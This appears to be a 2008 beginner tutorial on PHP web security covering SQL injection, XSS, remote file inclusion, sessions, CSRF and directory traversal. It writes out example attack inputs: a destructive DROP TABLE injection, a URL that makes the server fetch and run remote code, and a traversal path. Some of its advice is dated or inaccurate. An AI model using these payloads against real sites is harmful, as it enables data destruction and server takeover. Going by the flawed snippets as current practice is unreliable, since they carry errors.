

PHP Security

Daniel Egeberg
PHP Freaks

June 30, 2008

Abstract

This tutorial deals with the various security issues a PHP developer, or any person who writes web applications, might face. The tutorial is aimed towards beginners, but other people may find some of the information the tutorial contains useful as well. Topics such as SQL injections, cross-site scripting, remote file inclusion attacks and session security are covered. The tutorial also covers how you will best hide as much information from potential attackers as possible in order to further enhance your web application's security.

This tutorial can be used as a reference although all the content it contains is vital for anyone who wishes to write applications that will run on a webserver regardless of whether the language is PHP or another server-side scripting language.

Contents

1 Introduction	2
2 Error reporting	2
2.1 Setting the directives	3
3 SQL injections	4
3.1 Protecting your script from SQL injections	5
4 Cross-Site Scripting (XSS)	7
4.1 XSS protection	7
5 Outside File Access	8
6 Remote File Inclusion	9
7 Session Security	10
7.1 Stealing the session ID	11
7.2 Issues with shared hosting	11
7.3 Preventing session fixation	11

8 Cross-site request forgery	12
9 Directory traversal	13
10 Conclusion	14

1 Introduction

Writing PHP applications is pretty easy. Most people grasp the syntax rather quickly and will within short time be able to produce a script that works using tutorials, references, books, and help forum forums like the one we have here at PHP Freaks. The problem is that most people forget one of the most important aspects that one must consider when writing PHP applications. Many beginners forget the *security* aspect of PHP. Generally, your users are nice people, they will do as they are told and you will have no problem with these people whatsoever. However, some people are not quite as nice. Some people are outright malicious and are seeking to do damage on your website. They will scrutinize your application for security flaws and exploit these holes. Many times the beginner programmer did not know that these things would even be a problem and therefore it might be a problem to fix the holes. In this tutorial we will look at some of these issues so you can learn how to deal with them, and better yet, prevent them. Obviously I will not promise you that by following this tutorial you will never get successfully attacked. As you become bigger you will also become a bigger and therefore more interesting target—something we have experienced ourselves here at PHP Freaks.

2 Error reporting

Error reporting is a good thing, right? It gives you valuable insight into why your application failed. It gives you useful information such as *what* happened and *where* it happened. This information is essential in order to fix the bug. However, you might not be the only one who is interested in knowing why your application failed. By giving the user the details from the errors and/or exceptions thrown by PHP you are giving valuable insight into how your application works. Apart from the source itself, this is one of the most valuable intelligence the attacker might gather when looking for vulnerabilities in your application. Therefore, you should *never* output the error to the screen when your application is running in a production environment (the live setting in which your application runs when it is available for public use). In your development environment (e.g. on your local computer) it is perfectly fine to output the errors because there are nobody but you to see them and it is easier than having to check an error log when something fails unexpectedly.

So what *should* you do when you have launched your new killer app? Bugs might still appear and you need the before-mentioned information in order to fix them. What you can do, and should do, is write the errors into a log file.

Actually, PHP does insert all errors into a log file on the server by default. However, if you are on shared hosting then you will most likely not have access to that file and it will therefore be necessary to write it into your own file. There are a couple of `php.ini` directives that are relevant to our problem:

`display_errors` this directive controls whether PHP errors should be sent to the screen. In a production environment this should always be turned off.

`error_reporting` this directive controls which errors that should be reported. You should set this to `E_ALL` and you should fix all issues that appear by doing this.

`log_errors` this controls whether errors should be logged to a file. I would recommend that you always turn this on.

`error_log` this is the path of the file errors should be written to. This is only applies if `log_errors` is turned on obviously.

Here is how I would recommend that you configure the before-mentioned four directives:

Directive name:	Production:	Development:
<code>display_errors</code>	Off	On
<code>error_reporting</code>	<code>E_ALL</code>	<code>E_ALL</code>
<code>log_errors</code>	On	On
<code>error_log</code>	<i>varies</i>	<i>varies</i>

How `error_log` should be configured obviously depends on how your directory structure is setup (more on that later in this tutorial).

2.1 Setting the directives

There are a number of different ways you can set the directives in order to achieve the most secure and efficient error handling as I talked about before. If you already know how to do that then you can skip this section.

First and foremost there is changing the values directly in `php.ini`. However, this is only possible if you are the administrator of the server so for many people this is not an option.

Apache has some configuration files called `.htaccess` where you can configure Apache directives for the particular folder (and sub-folders) the file is located in. Some hosts do not allow you to use this, but if you can then the PHP module has a directive called `php_flag` which allows you to set PHP directives. You simply do it like this:

```
php_flag directive_name directive_value
```

Note that you cannot use constants like `E_ALL` so you will have to use their numeric values. `E_ALL`'s value is currently 8191, but that might change in the

future so you should check the new value if you update a major version. You can see the constants regarding error reporting at any time [here](#).


So for our production environment you can do this:

```
php_flag display_errors off
php_flag error_reporting 8191
php_flag log_errors on
php_flag error_log /home/someone/logs/php_errors.log
```

A third option is to use to use PHP's `ini_set()` function. That function takes two arguments: the name of the directive to set and its new value. You can use the constants here. There is a function called `error_reporting()` which you can use to set the error reporting instead.

3 SQL injections

One of the most common problems with security in web applications is *SQL injection*. To begin with I will present [this comic](#) for you:



The comic clearly illustrates the problems with SQL injection. If you do not get it, do not worry, you will in just a moment.

SQL injections work by injecting SQL into the queries you have already written in your script. Often you will pass some sort of variable data to your queries; this data might be influenced by user input. In the above comment we might imagine that the school had a query that looks something like this:

```
$sql = "INSERT INTO Students (name) VALUES ('${_POST['student_name']}')";
```

The above snippet works. As long as users input data that conforms to an expected format. Now, the mother in the comic did not provide expected data, rather she *injected* an entire additional query into the existing query. Let's take a look at how the query looks when we enter the string given by the mother:

```
INSERT INTO students (name) VALUES ('Robert'); DROP TABLE
Students;--')
```

(Note: PHP does not support stacking queries with all DBMSs. MySQL in particular)

As you probably know, a semi-colon ends a query and most times it is actually required, but PHP just adds it automatically if you omit it. Therefore, by closing the string and finishing the query by entering the closing parenthesis and a semi-colon we will be able to add an additional query that drops the student table. The two hyphens at the end make whatever comes after it a comment, so whatever remaining characters that might have been in the original query will simply be ignored.

It should not take too much brain power to figure out why this is a *bad* thing. Malicious users will basically be able to execute *any* kind of queries they would like to. This can be done for various purposes. It could be retrieving confidential information or destroying your data just to name a few.

3.1 Protecting your script from SQL injections

Fortunately, protecting yourself from SQL injections is rather easy. It is just a matter of calling a single function which make data safe for use in a query. How you should do this depends on which PHP extension you are using. Many people use the regular `mysql` extension, so let us start with that one. That particular extension has a function called `mysql_real_escape_string()`. Let us take a look at how that one works with a simple example that illustrates its usage:

```
<?php
$db = mysql_connect('localhost', 'username', 'password');
mysql_select_db('school', $db);

$studentName = mysql_real_escape_string($_POST['student_name'],
$db);

$queryResult = mysql_query("INSERT INTO Students (name) VALUES
('{$studentName}')");

if ($queryResult) {
    echo 'Success.';
}
else {
    echo 'Insertion failed. Please try again.';
}
?>
```

As you see, doing it is incredibly easy yet many people fail to do this and only find out when it is too late. Other extensions support something called prepared statements. An example of a such extension is `PDO` (PHP Data Objects). Let us take a look at how that works:

```
<?php
$db = new PDO('mysql:host=localhost;dbname=school', 'username',
'password');

$stmt = $db->prepare('INSERT INTO Students (name) VALUES (?)');

try {
    $stmt->execute(array($_POST['student_name']));
    echo 'Success.';
}
catch(PDOException $e) {
    echo 'Insertion failed. Please try again.';
}
?>
```

If you have many fields you need to use in your query then it might be a little difficult remembering the order of all these different question marks which act as place holders for the data. An alternate syntax is using named parameters. In our case it would look like this:

```
<?php
$db = new PDO('mysql:host=localhost;dbname=school', 'username',
'password');

$stmt = $db->prepare('INSERT INTO Students (name) VALUES
(:name)');

try {
    $stmt->execute(array('name' => $_POST['student_name']));
    echo 'Success.';
}
catch(PDOException $e) {
    echo 'Insertion failed. Please try again.';
}
?>
```

Obviously, in our case this would not have any benefits, but as I said, if you have many parameters then you might find that more useful. There can be other reasons why using prepared statements would be useful, but I will leave that to research for yourself.

The [mysqli](#) (MySQL improved) extension has support for prepared statements as well, so if you are using that then check out its documentation to see the syntax.

The golden rule regarding this is that *nothing* is to be trusted and *all* data should be escaped.

Additionally, I mentioned earlier that users should not get information from error messages. Not only is it irrelevant, but it may also be information that

may aid people with malicious purposes. You may sometimes be told that you should add `or die(mysql_error())` to the end of your query calls to functions like `mysql_query()`. However, you should *not* do that. By doing that you are no longer using PHP's error and exception handling functionality and you remove the opportunity to control whether errors should be displayed or not. In my opinion the best solution would be to use PHP's **exceptions**. If you do not want to do that then at least do something like `or trigger_error('Query failed: ', mysql_error())`. By doing that you are utilizing PHP's built-in functionality and you will be able to use the methods discussed under **Error Reporting** (p. 2). Moreover, ending script execution with `die()` is simply bad practice. You will not be able to give the user a proper error page and you will not be able to do any cleaning up for the rest of the script.

4 Cross-Site Scripting (XSS)

Cross-Site Scripting, abbreviated XSS, is another common security issue. This issue is relevant whenever content that comes from the user will be redisplayed on the screen. It is essentially when Javascript is injected into the HTML source. We could for instance imagine a forum. On a forum users will be able to post messages that will be displayed for other users. We want the users to be able to format their messages and HTML is just perfect for that, right? There is just a minor problem... Not all users are equally nice. The same kind of people that might want to drop the school's student table from the previous section might also want to do something here. Specifically what they might want to do is insert Javascript into the source. This might be for various purposes. It could be simply for annoying by creating an infinite loop of alert messages which would force the user to shutdown the browser or it could be redirecting the users to websites such as goatse or tubgirl (you might not want to check what it is if you do not already know). Other, more sophisticated attacks, could be writing a keylogger that logs and sends keystrokes (such as passwords) to an external website or the injected Javascript could be retrieving the users' cookies (more on the latter later in this tutorial).

4.1 XSS protection

As a matter of fact, this is rather easy to protect yourself from as well. PHP has a nifty function that is useful in this instance which is called `htmlentities()`. It will simply convert characters which have a meaning in HTML to their corresponding entities. For instance, HTML tags start with a lower-than sign and that particular character will be converted to `<`. If you care about validation of your HTML (and you should!) then this will also help along with that.

We just have one problem. Our original example was a forum system and we wanted to give the users the opportunity to format their posts. However, the fix we just implemented removed this opportunity so we need to give them an alternate one. One with which we can control what they may do and not do.

A common feature is called bbcodes. It has a syntax very similar to HTML and I am quite sure you are familiar with it if you have ever frequented any forum. Be aware though! You might get some additional XSS security holes with some tags.

A common bbcode tag is the URL tag. We could imagine that someone entered `[url=http://www.phpfreaks.com]The best PHP website[/url]` which would be converted to: `The best PHP website`. At first glance there is no issue with allowing that. However, URLs like `javascript:alert('Hi')` are also allowed and they will, obviously, execute the entered Javascript. Similarly, in some lower versions of Internet Explorer (IE6 and below) that URL format is allowed and will execute Javascript so we have to take care of that as well.

For both the two before mentioned instances we might want to check that the protocol is one we would allow. It would be better to create a white-list of allowed protocols instead of creating a black-list of disallowed protocols. Simply select the protocols you want (e.g. http, https and ftp) and disallow *all* other.

Finally, [this XSS cheatsheet](#) might be useful to you. Both when learning about XSS as well as testing that your application is secure.

5 Outside File Access

Normally, pages ending with `.php` will be handled forwarded to PHP by Apache and therefore the code will be hidden from the users. That the source code is hidden is one of the things that characterizes server-side scripting languages such as PHP. However, the PHP module or Apache might fail and the code might be displayed in plain unparsed text to the user. This is definitely not good. First of all, if the source is visible then it is much easier to find security issues in your application. Additionally, some scripts contain configuration files within the document root (the directory in which all files and sub-folders are publicly accessible from the outside world) and those will obviously not be parsed either thus presented to the user if they enter the filename into the URL. Personally I have experienced this before where I was on a small website and suddenly a misconfiguration of some sort displayed the source code to me. The website used a widely used application and I happened to know where the configuration file was. Sure enough, I was able to view that as well and from that I gathered the root password for the server (bad security practice to use the same password for multiple purposes and it is also bad security practice to use the root MySQL user). Being a nice person I did not do anything with it, but other people might not be as nice as I am and if you have the root password for a server then you can essentially do *anything* with it.

Another instance of this is the popular website Facebook which you have probably heard about in some way or another. What I explained before (server misconfiguration resulting in leaked source code) also has also [happened to Facebook](#). Even big companies with people *paid* to configure the server apparently sometimes screws up and therefore it is necessary to take some security pre-

cautions in order to prevent source leakage if something like that should ever happen (something Facebook apparently did not).

It all has to do with *how* you layout your directory structure. So, all files within the document root can be retrieved by the user. Therefore we might as well move everything else out of there so people cannot directly access it. This means we might have `index.php` and some static files such as CSS, Javascript and images laying inside the document root. We can even take it further and do so the only thing that is in `index.php` is the following:

```
<?php
require '../public_index.php';
?>
```

That particular snippet is the *only* thing the user will ever be able to see should something happen. So we might have a directory structure that looks like this:

```
/application
  /controllers
  /models
  /views
/library
/public_html <-- document root
  /index.php
  /media
    /images
    /javascript
    /css
/config
/cache
/tmp
/public_index.php
/logs
```

By laying out your files in this manner you will prevent that people will see things they are not supposed to see. It is easy to do so there is no reason why you would not.

6 Remote File Inclusion

Remote file inclusion attacks (sometimes abbreviated RFI) is a vulnerability many people probably do not know of, but it is a very serious issue that also must be addressed. As the name implies, it is when remote files are included, but what exactly does that? Let us look at an example:

```
<?php
```

```
$page = isset($_GET['page']) ? $_GET['page'] : 'home';  
  
require $page . '.php';  
?>
```

This is a very basic front controller that will forward the request to whatever file that should be responsible for that particular request.

Imagine that at `http://example.com/malice.php` a file exists and our script is located at `http://site.com/index.php`. The attacker will do this request: `http://site.com/index.php?page=http://example.com/malice`. This file will get executed when it is included and it will write a new file to the disk. This file could be a shell which would allow people to execute commands to the terminal from it as well as other things they should not be able to. Another thing the attacker can do is set `page` to `http://example.com/malice.php?` (note the ending question mark). That will make whatever follows it part of the query string and therefore ignored by the server the file is getting included from. Why this is a security issue should be pretty obvious. People should definitely *not* be able to execute whatever commands they want on our server, so how can we prevent them?

There are a couple of `php.ini` directives you can use to prevent this:

`allow_url_fopen` this directive is set to on by default and it controls whether remote files should be includable.

`allow_url_include` this directive is set to off by default and was introduced in PHP 5.2. It controls whether the `include()`, `require()`, `include_once()` and `require_once()` should be able to include remote files. In versions below PHP 5.2 this was also controlled by `allow_url_fopen`. Furthermore, if `allow_url_fopen` is set to off then this directive will be ignored and set to off as well.

Basically those two directives will enable you to set the required security settings you will need. Again, no data that is not from the inside of your system should be trusted. You must validate user input and ensure that people will not enter malformed or unexpected data.

One of our other administrators, Thomas Johnson, has written a small tutorial about how you can use Apache to block RFI attacks called [Preventing remote file include attacks with mod_rewrite](#). You might want to check that out as well if you are concerned about RFI vulnerabilities.

7 Session Security

Sessions and cookies are also two things where you have to watch out. Although they cannot breach your application's security they can be used to compromise user accounts.

When you are using sessions, PHP will most often store a cookie on the client computer called `PHPSESSID` (can be changed by you). This cookie will hold a

value, a session identifier, which is associated with some sort of data on the server. If the user has a valid session ID then the data associated with the session will get into the `$_SESSION` super-global array. Sessions can also be transferred via the URL. In that case it would be something like `?PHPSESSID=id_here`.

7.1 Stealing the session ID

Imagine that you have a key for a vault in your bank. If you have the key then you can get whatever is in the vault. The session ID works a bit like that. However, your key for your vault can be stolen and similarly can the session ID of your users (including you) be stolen or intercepted.

For the record, just because I used a vault/key analogy then it does not mean that you should put secret or important data of some sort in your sessions.

Earlier we talked about **XSS** (p. 7) and I mentioned briefly that it could be used to steal people's cookies. That is the most common way cookies are stolen. This cookie could be `PHPSESSID` (or whatever you may have renamed it to). When you steal a session ID and try to use it again it is called *session fixation*. So...if you can get a valid session ID and that session is used for something like authentication then you will essentially be logged in as that user. Obviously that is not a good thing—especially not if the user is high ranking with administrative privileges.

7.2 Issues with shared hosting

Most people host their website on what is called *shared hosting*. It is basically when there are multiple people having their websites hosted on a single server. On a server with a Linux operating system session data will by default be stored in the `/tmp` directory. It is a directory that stores temporary data and it will obviously have to be readable and writable by everyone. Therefore, if your session data is stored in there, which it is by default, then the other users can find it if they look hard enough. This poses the same security issues as with cookies being stolen using XSS.

7.3 Preventing session fixation

Now that we have talked a bit about how the session ID can be stolen then let us talk a bit about how we can minimize the risk session fixation.

One thing we can do is to change the session ID often. If we do that then the chance that the intercepted session ID will be valid will be greatly minimized if that ID changes often. We can use one of PHP's built-in functions called `session_regenerate_id()`. When we call this function the session ID will be, no surprise, regenerated. The client will simply be informed that the ID has changed via an HTTP response header called `Set-Cookie`.

If you are using PHP 5.2+ then you can tell the browser that Javascript should not be given access to the cookie using a flag called `httponly`. You can

set this flag using the `php.ini` directive called `session.cookie_httponly` or you can use the `session_set_cookie_params()` function.

Regarding the issue with the shared hosts, the fix is simple: store the data where only you have access. You can use the directive called `session.save_path` to set another path for storing them. You can also store them in a database, but then you will have to write your own handler using the function called `session_set_save_handler()`.

8 Cross-site request forgery

Cross-site request forgery (CSRF) is when you trick the user into making a request they have never made. Imagine that in your application it is possible to delete users like this: `/user/delete/Joe`. That would delete the user with the username “Joe”. A malicious user might place this bit of HTML on his website:

```

```

This will basically trick the user into making a request to that page without them knowing it. Obviously only people who are logged in as administrators should be able to call this URL and therefore it will fail for most users. However, if a logged in administrator goes to the page where the above piece of HTML is located then the request will be successfully completed and “Joe” will be gone.

How can we prevent this? Well, in this case we could simply ask the admin to verify the action with his password before performing it. Yes, I know, this is kind of like Windows Vista’s UAC (User Account Control) that people claim is incredibly annoying and prompts them to verify their action every fifth millisecond, but sometimes you will, unfortunately, have to add just a little amount of nuisance in order to keep your application safe.

Had the account come from a form then we could simply require that the information (in the previous case the username) be submitted using post and read it like `$_POST['username']`. However, this adds only a minimum of extra security. More sophisticated attacks than the above could just as easily trick the user into performing a POST request instead GET. We could use the “enter your password” method like before, but we could also use another kind of token. Imagine this form:

```
<?php
session_start();
$_SESSION['token'] = uniqid(md5(microtime()), true);
?>

<form action="/delete-user.php" method="post">
  <input type="hidden" name="token" value="<?php echo
  $_SESSION['token'] ?>" />
```

```
Username: <input type="text" name="username" />
<button type="submit">Delete user</button>
</form>
```

Here we have added a hidden field called `token` and stored its content in a session. On the next page we can do something like this:

```
<?php
session_start();

if ($_POST['token'] !== $_SESSION['token']) {
    die('Invalid token');
}

// form processing here
?>
```

We simply check that it is a valid token and we have then successfully ensured that the request did in fact come from the form.

9 Directory traversal

Imagine the same script we used when talking about [RFI attacks](#) (p. 9):

```
<?php
$page = isset($_GET['page']) ? $_GET['page'] : 'home';

require $page . '.php';
?>
```

We will just say that this particular file is stored in the following path: `/home/someone/public_html/index.php`. The attacker could then do: `index.php?page=../secret`

That would give us `/home/someone/public_html/secret.php` which would otherwise have been accessible. I am sure you could think of more dangerous situations than this particular one.

There are a couple of ways you could prevent this with. First of all you could have an array of valid pages, e.g.:

```
$pages = array(
    'home',
    'login',
    'logout',
    // etc.
);
```

```
if (!in_array($page, $pages) {  
    die('Invalid page');  
}
```

Another thing you could do is check that the requested file matches a particular format:

```
$file = str_replace('\\', '/', realpath($page . '.php'));  
  
if (!preg_match('%~/home/someone/public_html/[a-z]+\.\php%',  
$file)) {  
    die('Invalid page');  
}  
  
include $file;
```

Basically you need to verify that the entered information is valid and conforms to what you expected.

10 Conclusion

So... In this tutorial we have talked about a lot of different security issues that you should consider and we have also talked about how much information about your application you should reveal to your users.

Remember, no information can be trusted so you need to validate, filter and/or escape both input and output that does not come *directly* from your system.